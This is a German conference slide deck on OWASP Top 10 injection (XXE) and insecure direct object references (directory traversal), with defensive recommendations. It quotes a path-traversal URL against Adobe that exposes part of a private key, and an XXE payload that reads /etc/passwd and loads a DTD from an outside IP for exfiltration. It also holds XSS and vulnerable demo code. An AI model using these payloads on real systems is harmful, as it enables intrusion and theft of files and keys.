

(Un)Sicherheit bei Ihrer Applikation?

Präventiv statt reaktiv

Karlsruher Entwicklertag 2015 – 20. Mai 2015

Alexios Fakos



Agenda

- 
- 1** *Motivation*
 - 2** *Einführung*
 - 3** *OWASP TOP 10 2013-A1-Injection*
 - 4** *OWASP Top 10 2013-A4-Unsichere direkte Objektreferenzen*
 - 5** *Fazit*

Motivation

1

Motivation

Weshalb der Vortrag für Sie interessant sein könnte

26.09.2007 17:52

« Vorige | Nächste »

Adobes Webserver sperrangelweit offen

vorlesen / MP3-Download

Ein CGI-Skript auf Adobes Webserver weist einen kritischen Fehler auf, mit dem der Zugriff auf beliebige Dateien des Systems möglich ist. Dazu genügt es, eine präparierte URL in einem Browser aufzurufen, um den Inhalt der Dateien angezeigt zu bekommen. Neben Konfigurationsdaten ist es so auch möglich, Log-Dateien, SSL-Schlüssel und Passwort-Dateien einzusehen. Zu welchem Schlüsselpaar der abrufbare private SSL-Key gehört, wird noch untersucht, derzeit scheint er aber zu keinem bekannten SSL-Zertifikat von Adobe zu passen.

Показали сейчас отличное.

Заходим сюда: http://www.adobe.com/shockwave/download/download.cgi?P1_Prod_Version=.../usr/local/apache/conf/ssl.key/www.adobe.com.key%00.

И видим вот что:

-----BEGIN RSA PRIVATE KEY-----

```
MIICXQIBAAKBgQC+gu/eSRi5ThbYrVQcewZFQc/Kfa8B/gKOKzD98aY9hvNFj3pd
w5kw+dSIOCU78jrGkbP4m0GyNN27zDAQIWPEkmyzrOqBYvLnWfQ2kTzPIMBnt2Yd
```

28.09.2012 10:57

« Vorige | Nächste »

Adobe gehackt und missbraucht

vorlesen / MP3-Download

Adobes Sicherheitschef Brad Arkin persönlich fasst in einem [Blog-Beitrag](#) den Stand der Erkenntnisse zur missbräuchlichen Verwendung von Adobe-Zertifikaten zusammen. Offenbar haben Unbekannte einen internen Server gehackt, um spezielle Schadprogramme mit einer gültigen digitalen Unterschrift zu versehen. Diese Tools wurden dann wohl für einen gezielten Angriff eingesetzt.

08.05.2015 12:23

« Vorige | Nächste »

l+f: Kritische Lücke in Überwachungs-Software für kritische Systeme

vorlesen / MP3-Download

Über einen Bug in Symantecs Server-Überwachungs-Software können Angreifer den Systemen beliebige Dateien unterjubeln und diese ausführen.

How I Hacked Facebook with a Word Document

Facebook helps you connect and share with the people in your life. Sign Up It's free. Always will be.

First Name:
Last Name:
Your Email:

Google toolbar Google Toolbar Button Gallery

For Users Search for buttons: Search

Results 1 - 1 of 1 for 'root:x:0:root:/root/bin/bash bin:x:1:1:bin/bin/sbin/nologin daemon:x:2:2:daem adm:x:3:4:adm:/var/adm/sbin/nologin lp:x:4:7:lp:/var/spool/lpd/sbin/nologin man:x:6:15:man:/var/cache/man/sbin/nologin mail:x:8:12:mail:/var/spool/mail/st news:x:9:13:news:/var/spool/news:uucp:x:10:14:uucp:/var/spool/uucp/sbin/nologin'

Einführung

2

Einführung

OWASP TOP 10 Projekt mit seinen Vor- und Nachteilen

- In der Regel jene Schwachstellen geläufig
 - (A1) SQL Injection
 - (A3) Cross-Site Scripting
 - (A8) Cross-Site Request Forgery

A1 – Injection	Injection-Schwachstellen, wie beispielsweise SQL-, OS- oder LDAP-Injection, treten auf wenn nicht vertrauenswürdige Daten als Teil eines Kommandos oder einer Abfrage von einem Interpreter verarbeitet werden. Ein Angreifer kann Eingabedaten dann so manipulieren, dass er nicht vorgesehene Kommandos ausführen oder unautorisiert auf Daten zugreifen kann.
A2 – Fehler in Authentifizierung und Session-Management	A6 – Verlust der Vertraulichkeit sensibler Daten Viele Anwendungen schützen sensible Daten, wie Kreditkartendaten oder Zugangsinformationen nicht ausreichend. Angreifer können solche nicht angemessen geschützten Daten auslesen oder modifizieren und mit ihnen weitere Straftaten, wie beispielsweise Kreditkartenbetrug, oder Identitätsdiebstahl begehen. Vertrauliche Daten benötigen zusätzlichen Schutz, wie z.B. Verschlüsselung während der Speicherung oder Übertragung sowie besondere Vorkehrungen beim Datenaustausch mit dem Browser.
A3 – Cross-Site Scripting (XSS)	A7 – Fehlerhafte Autorisierung auf Anwendungsebene Die meisten betroffenen Anwendungen realisieren Zugriffsberechtigungen nur durch das Anzeigen oder Ausblenden von Funktionen in der Benutzeroberfläche. Allerdings muss auch beim direkten Zugriff auf eine geschützte Funktion eine Prüfung der Zugriffsberechtigung auf dem Server stattfinden, ansonsten können Angreifer durch gezieltes Manipulieren von Anfragen ohne Autorisierung trotzdem auf diese zugreifen.
A4 – Unsichere direkte Objektreferenzen	A8 – Cross-Site Request Forgery (CSRF) Ein CSRF-Angriff bringt den Browser eines angemeldeten Benutzers dazu, einen manipulierten HTTP-Request an die verwundbare Anwendung zu senden. Session Cookies und andere Authentifizierungsinformationen werden dabei automatisch vom Browser mitgesendet. Dies erlaubt es dem Angreifer Aktionen innerhalb der betroffenen Anwendungen im Namen und Kontext des angegriffenen Benutzers auszuführen.
A5 – Sicherheitsrelevante Fehlkonfiguration	A9 – Nutzung von Komponenten mit bekannten Schwachstellen Komponenten wie z.B. Bibliotheken, Frameworks oder andere Softwaremodule werden meistens mit vollen Berechtigungen ausgeführt. Wenn eine verwundbare Komponente ausgenutzt wird, kann ein solcher Angriff zu schwerwiegendem Datenverlust oder bis zu einer Serverübernahme führen. Applikationen, die Komponenten mit bekannten Schwachstellen einsetzen, können Schutzmaßnahmen unterlaufen und so zahlreiche Angriffe und Auswirkungen ermöglichen.
	A10 – Ungeprüfte Um- und Weiterleitungen Viele Anwendungen leiten Benutzer auf andere Seiten oder Anwendungen um oder weiter. Dabei werden für die Bestimmung des Ziels oft nicht vertrauenswürdige Daten verwendet. Ohne eine entsprechende Prüfung können Angreifer ihre Opfer auf Phishing-Seiten oder Seiten mit Schadcode um- oder weiterleiten.

- Andere Schwachstellen in einer Kategorie eher unbekannt
 - (A1) XML External Entity Injection
 - (A4) Directory Traversal



Orientierung

Aufbau des Vortrags

- Auszug aus der deutschen OWASP TOP 10 – 2013
Übersetzung
- Erläuterung
- Vorstellung der Schwachstelle
- Aktuelle Sicherheitsveröffentlichungen zur Schwachstelle
- Anwendungsbeispiel mit weiteren Risiken
- Sicherheitsvorfall
- Maßnahmen



OWASP TOP 10

2013-A1-Injection

3

OWASP TOP 10 – 2013

Auszug aus der deutschen Übersetzung

- A1 – Injection

Injection-Schwachstellen, wie beispielsweise *SQL-*, *OS-* oder *LDAP-Injection*, treten auf wenn nicht vertrauenswürdige Daten als Teil eines Kommandos oder einer Abfrage **von einem Interpreter verarbeitet** werden. Ein Angreifer kann Eingabedaten dann so manipulieren, dass er **nicht vorgesehene Kommandos ausführen** oder unautorisiert auf Daten zugreifen kann.

Quelle: https://www.owasp.org/images/4/42/OWASP_Top_10_2013_DE_Version_1_0.pdf

A1 – Injection

Erläuterung

Interpreter

- Abfragesprachen
 - SQL
 - LDAP Query
 - XQuery
- Auszeichnungs-/ Transformationsprachen
 - **XML**
 - XLST
 - Java Unified Expression Language
 - Language Integrated Query

Nicht vorhergesehen

- Kommandos ausführen / Privilegien-Eskalation
 - Umgehen von Zugriffskontrollen (Access Control Lists)
 - Ausbrechen von einer vorgegebenen und restriktiven Umgebung
 - Daten-Zugriff
 - System-Zugriff
 - System-Übernahme

A1 – Injection

Vorstellung

- Angriffsvektor
 - XML Datenverarbeitung (XML External Entity (XXE) Injection)
- Maßnahmen
 - Design
 - Empfehlungen

Aktuelle Sicherheitsveröffentlichungen

Auszug – XML External Entity (XXE) Injection

1. 2015-04-14: CVE-2015-1092

NSXMLParser in Foundation in Apple iOS before 8.3 and Apple TV before 7.2

2. 2015-04-02: CVE-2015-0254

Apache Standard Taglibs before 1.2.3

3. 2015-04-02: CVE-2015-2813

SAP Mobile Platform (SAP Security Note 2125358)

4. 2015-04-02: CVE-2015-2811

ReportXmlViewer in SAP NetWeaver Portal 7.31.201109172004
(SAP Security Note 2111939)

5. 2015-03-24: CVE-2015-0250

SVG to (1) PNG and (2) JPG conversion classes in Apache Batik 1.x before 1.8

Quelle: <http://www.cvedetails.com/>

Anwendungsbeispiel

Eine valide RDF Datei (XML) – „sample2.xml”

- Für das Dokument werden eigene Entitäten definiert
 - „mfg“ und „XXE“

A

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE rdf:RDF [
3   <!ENTITY mfg "mit freundlichen Gr&#252;&#223;en!">
4   <!ENTITY XXE SYSTEM "https://entwicklertag.de/karlsruhe/2015/rss.xml">
5 ]>
6 <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
7   <rdf:Description rdf:about="content.xml#id1265690860">
8     <ns0:comment xmlns:ns0="http://www.w3.org/2000/01/rdf-schema#"
9       Ich verbleibe &mfg;
10      &XXE;
11     </ns0:comment>
12   </rdf:Description>
13 </rdf:RDF>
```

Anwendungsbeispiel

DOMParser prozessiert Datei "sample2.xml"

- Xerces2 Java Parser 2.11.0
 - RDF Datei wird lokal eingelesen und vollständig prozessiert
 - Textinhalt des Knotens „ns0:comment“ wird in der Konsole ausgegeben

```
1 import org.apache.xerces.parsers.DOMParser;
2
3 public class BasicDOM {
4
5     public BasicDOM (String xmlFile) {
6         DOMParser parser = new DOMParser();
7         try {
8             parser.parse(xmlFile);
9             Document document = parser.getDocument();
10            traverse (document);
11        } catch (Exception e) {
12            System.err.println (e);
13        }
14    }
15
16    private void traverse (Node node) {
17        int type = node.getNodeType();
18        if (type == Node.ELEMENT_NODE) {
19            if (node.getNodeName().equals("ns0:comment"))
20                System.out.println (node.getTextContent());
21        }
22        NodeList children = node.getChildNodes();
23        if (children != null) {
24            for (int i=0; i< children.getLength(); i++)
25                traverse (children.item(i));
26        }
27    }
28
29    public static void main (String[] args) {
30        new BasicDOM ("c:/sample/sample2.xml");
31    }
32 }
33
34 }
```

Anwendungsbeispiel in Java

Ausgabe des Textinhaltes vom Knoten „ns0:comment“

A

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE rdf:RDF [
3   <ENTITY mfg "mit freundlichen Gr&#252;&#223;en!">
4   <ENTITY XXE SYSTEM "https://entwicklertag.de/karlsruhe/2015/rss.xml">
5 ]>
6 <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
7   <rdf:Description rdf:about="content.xml#id1265690860">
8     <ns0:comment xmlns:ns0="http://www.w3.org/2000/01/rdf-schema#"
9       Ich verbleibe &mfg;|
10      &XXE;
11     </ns0:comment>
12   </rdf:Description>
13 </rdf:RDF>

```

B

```

1 import org.apache.xerces.parsers.DOMParser;
2
3 public class BasicDOM {
4
5   public BasicDOM (String xmlFile) {
6     DOMParser parser = new DOMParser();
7     try {
8       parser.parse(xmlFile);
9       Document document = parser.getDocument();
10      traverse (document);
11    } catch (Exception e) {
12      System.err.println (e);
13    }
14  }
15 }

```

C

```

<terminated> BasicDOM [Java Application] C:\Program Files (x86)\Java\jre1.8.0_45\bin\javaw.exe (7 May 2015 19:16:48)
Ich verbleibe mit freundlichen Grüßen!

Karlsruher Entwicklertag 2015
https://entwicklertag.de/karlsruhe/2015

en

KA-IT-Si
https://entwicklertag.de/karlsruhe/2015/ka-it-si-0
<div class="field field-name-field-sponsor-logo field-type-image field-label-above"><div class="
Wed, 15 Apr 2015 19:51:12 +0000
ahuck
209 at https://entwicklertag.de/karlsruhe/2015

```


Weitere Risiken bei der XML Datenverarbeitung

Cross-Site Scripting auch in XML möglich

- Vielfältige Angriffsvektoren durch Interpreter
 - Angreifer sind in der Regel phantasiereich

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE html [
3   <!ENTITY XSS "&#60;script&#62;alert('XSS and XE')&#60;/script&#62;">
4 ]>
5 <html xmlns="http://www.w3.org/1999/xhtml">
6 <head>
7   <title>Aloha</title>
8 </head>
9 <body> &XSS; </body>
10 </html>
```



Sicherheitsvorfall

Der maliziöse Lebenslauf

How I Hacked Facebook with a Word Document

The Hack:

I tried to upload my CV and it was accepted and uploaded successfully BUT I can only upload PDF and DOCX files but I already know that .docx files are zipped xml files developed by Microsoft according to wikipedia! http://en.wikipedia.org/wiki/Office_Open_XML

I simply opened MS word 2010 then typed some random text and saved it on my desktop as: CV.docx after that i successfully uploaded it to Facebook and Nothing fancy happened as you expected but I must find a vulnerability today or i will lose my challenge 😊

Injecting XML Payload inside CV.docx to read /etc/passwd:

I quickly opened CV.docx with 7zip program on windows 7 and extracted all the contents of CV.docx file then I found some xml files after that I decided to open this file: [Content_Types].xml and insert this innocent xml code:

```
XXE payload to read system files:
<!DOCTYPE root [
<ENTITY % file SYSTEM "file:///etc/passwd">
<ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">
%dtd;
%send;
]>
```

Quelle: <http://attack-secure.com/hacked-facebook-word-document/>

A1 – Injection

Maßnahmen

- Design Überlegungen
 - Nur wenn dringend notwendig eine Schnittstelle bereitstellen, um benutzerdefinierbare XML Dokumente zu verarbeiten
- Allgemeine Empfehlungen
 - Parser Einstellungen prüfen und hinterfragen
 1. Existiert ein maximale Dateigröße für das Einlesen?
 2. Wird die Parsing Tiefe limitiert?
 3. Sind eigene DTDs erlaubt?
 4. Werden External (auch XIncludes) aufgelöst?
 5. Werden Entities expandiert?
- Eingabevalidierung durch restriktive Schema Datei (XSD)

OWASP TOP 10

A4 – Unsichere direkte Objektreferenzen

4

OWASP TOP 10 – 2013

Auszug aus der deutschen Übersetzung

- A4 – Unsichere direkte Objektreferenzen

Unsichere direkte Objektreferenzen treten auf, wenn Entwickler Referenzen zu **internen Implementierungsobjekten**, wie Dateien, Ordner oder Datenbankschlüssel **von außen zugänglich machen**. Ohne Zugriffskontrolle oder anderen Schutz können Angreifer diese **Referenzen manipulieren** um unautorisiert Zugriff auf Daten zu erlangen.

Quelle: https://www.owasp.org/images/4/42/OWASP_Top_10_2013_DE_Version_1_0.pdf

A4 – Unsichere direkte Objektreferenzen

Erläuterung

Interne Implementierungsobjekte

- Ressourcen
 - Ordner
 - Dateien
 - Weitere
- Datenbankschlüssel
(exponierter Primärschlüssel)

Referenzen manipulieren

- Privilegien-Eskalation
 - Umgehen von Zugriffskontrollen
(Access Control Lists)
 - Ausbrechen von einer vorgegebenen
und restriktiven Umgebung
 - Daten-Zugriff
 - System-Zugriff
 - System-Übernahme

A4 – Unsichere direkte Objektreferenzen

Vorstellung

- Angriffsvektor
 - Directory Traversal oder auch Path Traversal genannt
- Maßnahmen
 - Design
 - Empfehlungen

Aktuelle Sicherheitsveröffentlichungen

Auszug – Directory traversal

1. 2015-05-01: CVE-2015-3337

Directory traversal vulnerability in Elasticsearch before 1.4.5 and 1.5.x before 1.5.2

2. 2015-04-30: CVE-2015-1398

Magento Community Edition (CE) 1.9.1.0 and Enterprise Edition (EE) 1.14.1.0

3. 2015-04-17: CVE-2015-2775

GNU Mailman before 2.1.20

4. 2015-04-14: CVE-2015-1087

Directory traversal vulnerability in Backup in Apple iOS before 8.3 *TaiG Jailbreak Team*

5. 2015-01-25: CVE-2015-1195

The V2 API in OpenStack Image Registry and Delivery Service (Glance)

Quelle: <http://www.cvedetails.com/vulnerability-list/opdirt-1/directory-traversal.html>

Anwendungsbeispiel

http://demo.testfire.net/

Demo – Mich kann man wirklich testen!

http://demo.testfire.net/

AltoroMutual

[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search

Download AppScan Trial

DEMO SITE ONLY

ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<p>PERSONAL</p> <ul style="list-style-type: none"> Deposit Product Checking Loan Products Cards Investments & Insurance Other Services <p>SMALL BUSINESS</p> <ul style="list-style-type: none"> Deposit Products Lending Services Cards Insurance Retirement Other Services <p>INSIDE ALTORO</p>	<p>Online Banking with FREE Online Bill Pay</p> <p>No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.</p>  <p>Real Estate Financing</p> <p>Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate</p>	 <p>Business Credit Cards</p> <p>You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.</p> <p>Retirement Solutions</p>	<p>Privacy and Security</p> <p>The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.</p> 

Anwendungsbeispiel – Szenario 1

Demo – Valide Eingabe 1

http://demo.testfire.net/default.aspx?content=personal.htm

Sign In | Contact Us | Feedback | Search Go

AltoroMutual

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

PERSONAL

Whether you're looking for a savings or checking account, credit card, or personal loan, our solutions are designed to make banking as efficient and cost effective as possible.

Deposit Products

Find out about our different deposit products, and decide which option will best suit you as you strive to save and grow your money.

Checking

Learn more about our checking accounts and find one that matches your individual needs.

Loans

Find the right solution for your borrowing needs - whether you're purchasing a home, remodeling, or simply financing your dreams.

Cards

Learn more about our diverse card products, Altoro Mutual provides the flexibility you require.

Investments

Find out how Altoro Mutual investment products can help you reach your investment goals.

Whether you're looking for a savings or checking account, credit card, or personal loan, our solutions are designed to make banking as efficient and cost effective as possible.

Privacy Policy | Security Statement | © 2015 Altoro Mutual, Inc.

Anwendungsbeispiel

Quellcode Auszug “default.aspx.cs”

1. Absoluter Pfad, wo sich die Datei “default.aspx.cs” befindet

```
protected void Page_Load(object sender, System.EventArgs e)
{
    Response.Cache.SetCacheability(HttpCacheability.NoCache);
    string fileToLoad = Server.MapPath("") + "./static/";
    if (Request.QueryString["content"] == null)
    {
        fileToLoad += "default.htm";
    }
    else
    {
        fileToLoad += Request.QueryString["content"];
    }
    string fileContent = LoadFile(fileToLoad);
}
```

1

Anwendungsbeispiel

Quellcode Auszug “default.aspx.cs”

1. Absoluter Pfad, wo sich die Datei “default.aspx.cs” befindet
2. GET-Parameter “content” wird konkateniert

```
protected void Page_Load(object sender, System.EventArgs e)
{
    Response.Cache.SetCacheability(HttpCacheability.NoCache);
    string fileToLoad = Server.MapPath("") + "./static/";

    if (Request.QueryString["content"] == null)
    {
        fileToLoad += "default.htm";
    }
    else
    {
        fileToLoad += Request.QueryString["content"];
    }
    string fileContent = LoadFile(fileToLoad);
}
```

1

2

Anwendungsbeispiel

Quellcode Auszug “default.aspx.cs”

1. Absoluter Pfad, wo sich die Datei “default.aspx.cs” befindet
2. GET-Parameter “content” wird konkateniert
3. Absoluter Dateiname wird an „LoadFile“ Methode übergeben

```
protected void Page_Load(object sender, System.EventArgs e)
{
    Response.Cache.SetCacheability(HttpCacheability.NoCache);
    string fileToLoad = Server.MapPath("") + "./static/";
    if (Request.QueryString["content"] == null)
    {
        fileToLoad += "default.htm";
    }
    else
    {
        fileToLoad += Request.QueryString["content"];
    }
    string fileContent = LoadFile(fileToLoad);
}
```

1

2

3

Anwendungsbeispiel

Quellcode Auszug “default.aspx.cs”

1. Eingabevalidierung mit Hinweismeldung

```
private string LoadFile(string myFile)
{
    string returnString = "";
    string tmpStr;

    string fileType = myFile.Substring((myFile.Length) - 4, 4);

    if (fileType == ".txt" || fileType == ".htm")
    {
        TextReader infile = null;
        string openFile = "";
        int i = 0;

        while (myFile[i] != 0)
        {
            openFile += myFile[i];
            i++;
            if (i == myFile.Length) break;
        }

        infile = File.OpenText(openFile);

        while ((tmpStr = infile.ReadLine()) != null)
        {
            returnString += tmpStr + "\n";
        }
        infile.Close();
    }
    else
    {
        returnString = "Error! File must be of type TXT or HTM";
    }

    return returnString;
}
```

Anwendungsbeispiel

Quellcode Auszug “default.aspx.cs”

1. Eingabevalidierung positiv
2. Übergebener absoluter Dateiname wird zeichenweise an lokale Variable „openFile“ kopiert

```
private string LoadFile(string myFile)
{
    string returnString = "";
    string tmpStr;

    string fileType = myFile.Substring((myFile.Length) - 4, 4);

    if (fileType == ".txt" || fileType == ".htm")
    {
        TextReader infile = null;
        string openFile = "";
        int i = 0;

        while (myFile[i] != 0)
        {
            openFile += myFile[i];
            i++;
            if (i == myFile.Length) break;
        }

        infile = File.OpenText(openFile);

        while ((tmpStr = infile.ReadLine()) != null)
        {
            returnString += tmpStr + "\n";
        }
        infile.Close();
    }
    else
    {
        returnString = "Error! File must be of type TXT or HTML";
    }

    return returnString;
}
```

Anwendungsbeispiel

Quellcode Auszug “default.aspx.cs”

1. Eingabevalidierung positiv
2. Übergebener absoluter Dateiname wird zeichenweise an lokale Variable „openFile“ kopiert
3. Textdatei wird vollständig eingelesen und später ausgegeben

```
private string LoadFile(string myFile)
{
    string returnString = "";
    string tmpStr;

    string fileType = myFile.Substring((myFile.Length) - 4, 4);

    if (fileType == ".txt" || fileType == ".htm")
    {
        TextReader infile = null;
        string openFile = "";
        int i = 0;

        while (myFile[i] != 0)
        {
            openFile += myFile[i];
            i++;
            if (i == myFile.Length) break;
        }

        infile = File.OpenText(openFile);

        while ((tmpStr = infile.ReadLine()) != null)
        {
            returnString += tmpStr + "\n";
        }
        infile.Close();
    }
    else
    {
        returnString = "Error! File must be of type TXT or HTM";
    }

    return returnString;
}
```

1

2

3

Anwendungsbeispiel – Szenario 1

Demo – Valide Eingabe 1

http://demo.testfire.net/default.aspx?content=personal.htm

Sign In | Contact Us | Feedback | Search

Altoro Mutual

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Personal

Whether you're looking for a savings or checking account, credit card, or personal loan, our solutions are designed to make banking as efficient and cost effective as possible.

Deposit Products

Find out about our different deposit products, and decide which option will best suit you as you strive to save and grow your money.

Checking

Learn more about our checking accounts and find one that matches your individual needs.

Loans

Find the right solution for your borrowing needs - whether you're purchasing a home, remodeling, or simply financing your dreams.

Cards

Learn more about our diverse card products, Altoro Mutual provides the flexibility you require.

Investments

Find out how Altoro Mutual investment products can help you reach your investment goals.

Whether you're looking for a savings or checking account, credit card, or personal loan, our solutions are designed to make banking as efficient and cost effective as possible.

Privacy Policy | Security Statement | © 2015 Altoro Mutual, Inc.

Anwendungsbeispiel – Szenario 2

Demo – Valide Eingabe 2

http://demo.testfire.net/default.aspx?content=personal_other.htm

Sign In | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Other Personal Services

Altoro Mutual offers additional personal services to help meet your varied financial objectives.

Altoro Private Bank

Need help managing your today and for the future? Review our full range of private banking and trustee services at [Altoro Private Bank](#).

Altoro Wealth & Tax Advisories

Need tailored advice regarding your wealth and tax objectives? [Altoro Wealth & Tax Advisories](#) will help you and your family accomplish your objectives.




Need help managing your today and for the future? Review our full range of private banking and trustee services.

Privacy Policy | Security Statement | © 2015 Altoro Mutual, Inc.

Anwendungsbeispiel – Szenario 3

Parameter-Manipulation “context” – Frage???



Anwendungsbeispiel – Szenario 3

Parameter-Manipulation “context” – Antwort!!!

Demo – Modifizierte Eingabe

http://demo.testfire.net/default.aspx?content=Test123.htm

[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search

Altoro Mutual

DEMO SITE ONLY

An Error Has Occurred

Summary:

Could not find file 'C:\sample\static\Test123.htm'.

Error Message:

```
System.IO.FileNotFoundException: Could not find file 'C:\sample\static\Test123.htm'. File name: 'C:\sample\static\Test123.htm' at System.IO.__Error.WinIOError(Int32 errorCode, String maybeFullPath) at System.IO.FileStream.Init(String path, FileMode mode, FileAccess access, Int32 rights, Boolean useRights, FileShare share, Int32 bufferSize, FileOptions options, SECURITY_ATTRIBUTES secAttrs, String msgPath, Boolean bFromProxy, Boolean useLongPath, Boolean checkHost) at System.IO.FileStream..ctor(String path, FileMode mode, FileAccess access, FileShare share, Int32 bufferSize, FileOptions options, String msgPath, Boolean bFromProxy, Boolean useLongPath, Boolean checkHost) at System.IO.StreamReader..ctor(String path, Encoding encoding, Boolean detectEncodingFromByteOrderMarks, Int32 bufferSize, Boolean checkHost) at System.IO.StreamReader..ctor(String path) at System.IO.File.OpenText(String path) at Altoro.Default.LoadFile(String myFile) in c:\sample\default.aspx.cs:line 43 at Altoro.Default.Page_Load(Object sender, EventArgs e) in c:\sample\default.aspx.cs:line 73 at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at 